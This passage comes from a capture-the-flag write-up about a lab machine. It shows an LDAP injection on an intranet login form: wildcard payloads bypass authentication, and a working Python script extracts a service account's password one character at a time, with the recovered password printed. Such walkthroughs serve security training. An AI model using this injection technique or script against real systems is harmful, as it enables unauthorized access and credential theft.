
The interesting part of this request is the name of the parameters used to submit user credentials: 1_ldap-username and 1_ldap-secret. Some internal applications (rather than public-facing web apps) may use LDAP as their user authentication method instead of a dedicated database. The names of these parameters suggest that the server could be using two LDAP attributes to authenticate the user.
To test this authentication, I’ll directly send an asterisk (*) in both form fields to test for an LDAP injection:

This time, we see a 303 See Other status code, and it’s redirecting the user and assigning a session cookie.
LDAP Injection: Extracting user password
Looking at the server response in the browser, we can see a successful authentication as the user kathryn.holland, confirming the injection and the vulnerability:



This portal is an internal employee forum. Based on the information provided in the forum, the following points stand out:
- The Gitea application at
gitea.ghost.htbis being migrated to BitBucket, so domain-credential authentication has been disabled. - The only account that can access Gitea is
gitea_temp_principal. Instead of using the domain credential, the authentication is performed through LDAP using an attribute that stores the user’s password. - There’s a list of several domain users, including multiple
syadminsaccounts and a user (justin.bradley) who is a member of theRemote Management Usersgroup. - The future Bitbucket subdomain is
bitbucket.ghost.htb, which is currently unavailable.
The Gitea application mentioned in the forum is the one running on gitea.ghost.htb, but it can only be accessed using the password for gitea_temp_principal:
We know that this account’s password is stored in an LDAP attribute, and we have also confirmed an LDAP injection vulnerability in intranet.. The strategy will be to use this vulnerability to extract the password for gitea_temp_principal.
If we use the injection to authenticate to intranet. as gitea_temp_principal, the server authenticates us successfully.

If we translate this request and recreate the LDAP query the server is probably making in the backend, it should look something like this:
# POST parameter values:
1_ldap-username="gitea_temp_principal"
1_ldap-secret="*"

# LDAP Query in backend:
(&(username=gitea_temp_principal)(secret=*))
The server takes the values submitted in the POST request and inserts them into an LDAP query. It searches for the user and their password in LDAP, wrapping the conditions in an AND operation, and authenticates the user if a match is found. In the injection, the asterisk (*) acts as a wildcard meaning “this user and any password.” If the payload were (&(username=gitea_tem_principal)(secret=a*)), it would mean “this user and any password that starts with ‘a’.”
I’ll use this same logic to create a Python script that automatically fuzzes the user’s password character by character.
The intranet. portal provides a clue about the expected password length and format:

#!/usr/bin/env python

import requests, string, signal, sys

login_url = "http://intranet.ghost.htb:8008/login"
characters = string.ascii_letters + string.digits
target_user = "gitea_temp_principal"
proxy = {'http': 'http://127.0.0.1:8080'}
headers = {"Next-Action": "c471eb076ccac91d6f828b671795550fd5925940"}

def ctrl_c(sig, frame):
    print("\n+ Exiting")
    sys.exit(0)
signal.signal(signal.SIGINT, ctrl_c)

def send_request():
    print(f"[*] Target user: {target_user}\n")
    string = ""

    for i in range(20):
        print(f"* Fuzzing character in position: {i}")

        for character in characters:
            multipart_form = {
                '1_ldap-username': (None, target_user),
                '1_ldap-secret': (None, f'{string}{character}*'),
                '0': (None, '[{},"$K1"]')
            }

            r = requests.post(login_url, headers=headers, files=multipart_form)

            if r.status_code == 303:
                string+=character
                print(f"  + Progress: {string}")
                break

if __name__ == '__main__':
    send_request()
After running the script, I was able to obtain the user’s password:
[bryan@sec]$ python ldap_injection.py
[*] Target user: gitea_temp_principal

...[snip]...
* Fuzzing character in position: 13
   + Progress: szrr8kpc3z6onl
* Fuzzing character in position: 14
   + Progress: szrr8kpc3z6onlq
* Fuzzing character in position: 15
   + Progress: szrr8kpc3z6onlqf
* Fuzzing character in position: 16
* Fuzzing character in position: 17

The final password is szrr8kpc3z6onlqf.
This credential allowed me to access the user’s Gitea account:
Shell as root in GhostCMS container
Path Traversal

The user’s repository contains two private projects: blog and intranet. The first contains files and code related to GhostCMS, while the second reveals the complete source code for the intranet.ghost.htb website:
